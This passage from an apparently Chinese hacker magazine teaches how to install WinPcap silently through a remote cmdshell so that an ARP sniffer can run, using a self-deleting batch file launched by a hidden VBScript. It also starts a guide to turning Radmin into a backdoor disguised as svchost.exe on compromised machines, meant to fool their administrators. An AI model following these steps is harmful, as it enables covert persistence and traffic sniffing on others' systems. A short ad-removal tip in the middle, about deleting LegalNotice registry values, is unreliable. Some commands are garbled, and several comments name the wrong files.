cmdshell了！好了，了解了原理，我们的思路就出来了。在cmdshell下安装软件就是要跟踪一个软件对系统做的一切改动，然后做一些变化或者是不用做任何变化移植到新的系统中，软件做的改变主要是注册表、新增的dll文件以及其他的系统文件，所以我们跟踪出来之后可以在cmdshell下借助regedit导入注册表或者把一些关键的文件拷贝到相应的路径达到安装一个软件的效果。思路出来了我们就看看如何实现吧！这里以我要用到的wincap包为例子，实现在DOS下的wincap包的安装。

三、实战篇之解剖软件

对于安装一个软件就要解剖软件在系统里如何驻扎。首先，我们要跟踪软件对系统的一切改动，这里主要是注册表的改动，因为一些重要的设置都是在这里实现的，包括注册等安装信息都是存储在这里的，其次是一些额外的dll文件以及驱动文件，再就是你的安装路径里的主程序等文件。我想一个软件的安装无非就是这三部分了。




图1

注册表的改动我们可以通过regsnap等软件实现跟踪，文件的改动也无非是在几个关键的系统文件夹下，至于安装路径我就不说了呵，一眼就可以看到。我们首先运行arpsniffer.exe的时候得到的情况如图1（图中是由于没有安装Wincap执行arpsniffer时出现的错误），没有安装wincap包。

我们现在用regsnap来做系统的第一个快照，等安装后再做一个快照做一下比较就知道系统的改动之处了。regsnap的用法很傻瓜，安装之后看下就知道的，我运行如图2（图中是运行的Regsnap），当我们建立快照之后看到了结果吧，如图3（图中是Regsnap快照的结果），还顺带监视了系统的几个地方。




图2




图3

好了，不多说了，再安装WinPcap_3_0_a之前我们还有件事情要做，regsnap监视的地方不够，因为我发现在其他的地方有可能软件还是要做些改动的，所以我们自己来监视。方法就是把regsnap没有监视的地方我们自己用一些方法监视：

```
dir /a c:\winnt\system > c:\1.txt
\\将system目录内容输出到c:\1.txt中\\
dir /a c:\winnt\system32 > c:\2.txt
\\将system32目录内容输出到c:\2.txt中\\
dir /a c:\winnt\ > c:\3.txt
\\将winnt目录内容输出到c:\3.txt中\\
dir /a c:\winnt\system32\drivers\ > c:\4.txt
\\将drivers目录内容输出到c:\4.txt中\\
```


我们再来常规的方法安装WinPcap_3_0_a了，一路的next就可以了。等到提示安装完成之后我们用regsnap建立快照并且用如下的命令捕捉系统文件的变化：

```
dir /a c:\winnt\system > c:\11.txt                \\
将后来的system目录内容输出到c:\11.txt\\
dir /a c:\winnt\system32 > c:\22.txt              \\
将后来的system32目录内容输出到c:\11.txt\\
dir /a c:\winnt\ > c:\33.txt                      \\
将后来的winnt目录内容输出到c:\11.txt\\
dir /a c:\winnt\system32\drivers\ > c:\44.txt
\\将后来的drivers目录内容输出到c:\11.txt\\
```

最后就是用fc 第一个文件 第二个文件来比较系统文件有些什么差异了，当然你要有足够的眼力看出来哦：）这里我比较的结果如图4（图中是Fc比较两个文件的结果），也算是很清楚了，我们还看到drivers目录有变化，所以你知道为什么我说还要监视其他目录了吧！最后知道wincap增加了三个文件，2个dll文件在system32目录下，还有一个在c:\winnt\system32\drivers\下。我们把增加的文件拷贝出来：

```
copy C:\WINNT\System32\packet.dll c:\wincap\
\\将packet.dll文件拷贝到c:\wincap\下\\
copy C:\WINNT\System32\wpcap.dll c:\wincap\
\\将wpcap.dll文件拷贝到c:\wincap\下\\
C:\WINNT\System32\drivers\npf.sys c:\wincap\
\\将npf.sys文件拷贝到c:\wincap\下\\
```

等下我们就可以制作DOS下的wincap安装包了。再看看regsnap建立的两次快照比较的结果，你要对注册表熟悉，因为这中间要排除很多的东西，注册表时刻都是变化的，我们要找出关键的位置出来，我保存为txt格式比较后得到结果如图5（图中是



```
RegSnap: 注册表分析工具
(C) LastBit Software, http://lastbit.com, support@lastbit.com)
** 第一个快照 **
  文件名    : test1.rgs
  快照时间  : 2005-6-14 11:34:49
  PC/用户名: LANCY/Administrator
  备注      : test1


** 第二个快照 **
  文件名    : test2.rgs
  快照时间  : 2005-6-14 11:48:21
  PC/用户名: LANCY/Administrator
  备注      : test2


////////////////////// 注册表报告
摘要信息:
已删除键: 1
已修改键: 27
新建键  : 26


*** 已删除键
  HKEY_USERS\S-1-5-21-1214440339-790525478-682003330-500\Software\Vitas\RegSnap\estinReg\@
   键值: <值未设置>
--------------
位置总数: 1
```

图5

这个分析起来很麻烦的，因为系统的注册表总是在变化的，你需要排除很多东西，还有就是软件在注册表里用来卸载的我想你就跳过吧。不过我很幸运地在wincap的安装目录C:\Program Files\WinPcap\下找到了一个好东西，Install.log呵呵，对系统的所有改动都在这里哦，看看内容吧如图6（图中是Wincap安装的安装日志）。



```
105=Yes, reboot my computer now
106=No, I'll reboot my computer later

[CreateKeys]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WinPcapInst=
HKLM\SYSTEM\CurrentControlSet\Services\NPF=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\Enum=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\Security=

[CreateDirs]
C:\Program Files\WinPcap=

[CopyFiles]
C:\WINNT\System32\drivers\npf.sys=
C:\WINNT\System32\packet.dll=
C:\WINNT\System32\wpcap.dll=

[AddReg]
HKLM\SYSTEM\CurrentControlSet\Services\NPF\'DisplayName'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\'ErrorControl'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\'ImagePath'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\'Start'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\'Type'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\Enum\'0'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\Enum\'Count'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\Enum\'NextInstance'=
HKLM\SYSTEM\CurrentControlSet\Services\NPF\Enum\''=
```

图6

呵呵，看到了，关键的注册表位置是HKLM\SYSTEM\CurrentControlSet\Services\NPF\啊，我们将安装好wincap的系统的这个键的内容导出到c:\wincap\下命名为wincap.reg。我的系统到是Windows 2000 server版本的，其他的系统应该也是一样的。wincap安装文件夹里有个uninstall.exe我们就不要了，理由我就不说了，嘿嘿。

四、实战篇之打造软件

需要的东西都在这里了，现在制作我们自己的DOS版本wincap安装包。先写个批处理install.bat内容如下：

```
cd %systemroot%\System32\drivers\          \\切换到drivers目录，也就是我们的解压目录\\
copy /y .\packet.dll .\     \\将packet.dll覆盖拷贝到system32目录\\
copy /y .\wpcap.dll .\     \\将wpcap.dll覆盖拷贝到system32目录\\
regedit /s wincap.reg     \\安静模式导入注册表\\
del %systemroot%\system32\drivers\wincap.reg   \\删除注册表文件\\
del %systemroot%\system32\drivers\install.bat   \\删除install.bat文件\\
del %systemroot%\system32\drivers\install.vbs   \\删除install.vbs文件\\
```

再写个install.vbs内容如下：

```
dim sh      \\定义sh变量\\
set sh=createobject("wscript.shell")     \\取得wscript.shll对象\\
sh.run "%systemroot%\System32\drivers\install.bat",0  \\不显示任何错误的运行install.bat文件\\
```

然后就是与几个winpcap文件一起制作自解压程序，选择解压到%systemroot%\

system32\drivers\，在解压后运行wscript install.vbs如图7。（图中是用Winrar制作自己的安装文件）选择安静模式并且替换所有文件选择一个你喜欢的图标就OK了。

再运行arpsniffer没有任何错误了哦！我制作的已经收录在后面了。

五、总结

其实不只winpcap，其他的任何GUI下的软件DOS安装都是这个思路，好象用Windows优化大师还可以直接分析出来软件的注册表相关项，但是不知道为什么对winpcap这样的程序没有作用。还有就是软件的安装日志，很详细的，也可以作为参考文档。其实这里分析安装日志就可以得到我们需要的东西，但是作为一种方法，我还是从一般的环境下来讨论如何DOS下安装一个软件，因为毕竟不是所有的软件都在install.log里告诉你他到底做错了什么。文章没有什么内容，测试环境也少，提供一个思路吧！有什么错误请到非安全杂志论坛讨论，我的ID是剑心。感谢我的女朋友SW的一直支持，谢谢！




图7

（本文所涉及的arpsniffer.exe、WinPcap_3_0_a.exe、RegSnap33.exe、install.bat、wincap.reg、install.vbs在光盘中均有收录。）

手工排除上网自动弹出的广告信息

我们每次上网，经常有网页广告信息弹出！让人很讨厌啊。因此我们常常会选择372X插件，但是这玩意……，就不说了大家心理都明白，所以我给大家介绍手工排除弹出广告信息的办法：

排除办法：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon]这一个主键，然后在右边窗口中找到"LegalNoticeCaption"和"LegalNoticeText"这两个字符串，删除这两个字符串就可以解决问题了。

我的radmin后门

by 毒药

可能是因为看保护3389肉鸡的文章看多了，最近又突然多出来好几只肉鸡，导致了失眠，绝对不能让这几只鸡飞掉！不要怪我小题大做，也不要说我看到肉鸡就舍不得。我的理由：小菜网管＋高性能肉鸡＝天长地久的霸占。

如果你们说：“用roothit呀！无端口，无进程，无服务”。我会告诉你“roothit名气太大，还没等我用它去root肉鸡，在本地就先被我的杀毒软件hit掉了”。

正所谓牛郎配织女，反正是小菜管理员，用radmin对付他足够用了。而且radmin最大的优点就是它能成为免杀、合法“后门”。

首先要声明一下，以下的方法可不是我发明的，我都是在邪恶八进制论坛学到的。其中心思想就是先在本机配置好radmin服务端参数，导出相关注册表文件，在目标机上把radmin注册一个新的服务（名字要可以迷惑管理员）。

言归正传，现在开始打造radmin木马。

我们把目标定为2000系统和XP系统。以下均在本机操作（如果无特殊说明，默认为2000系统）。

第一步：配置radmin并导出注册表文件

首先说明一下radmin的配置，我用的是radmin3.2影子版，具体配置如下：将服务端radmin.exe改名，我把它改名叫作svchost.exe先。给这个svchost.exe创建一个快捷方式，关键地方在这里：在快捷方式的属性、快捷方式、目标，svchost.exe修改为svchost.exe /setup，注意中间有一个空格。双击运行它，依次点设置密码、设置参数、注册信息（我的radmin3.2影子版的压缩包里面带有sn.txt），配置好以后点击退出，切记千万不要去点“安装服务”。我这里把连接端口设置为3999，连接密码为duyaolaile，如图1所示。

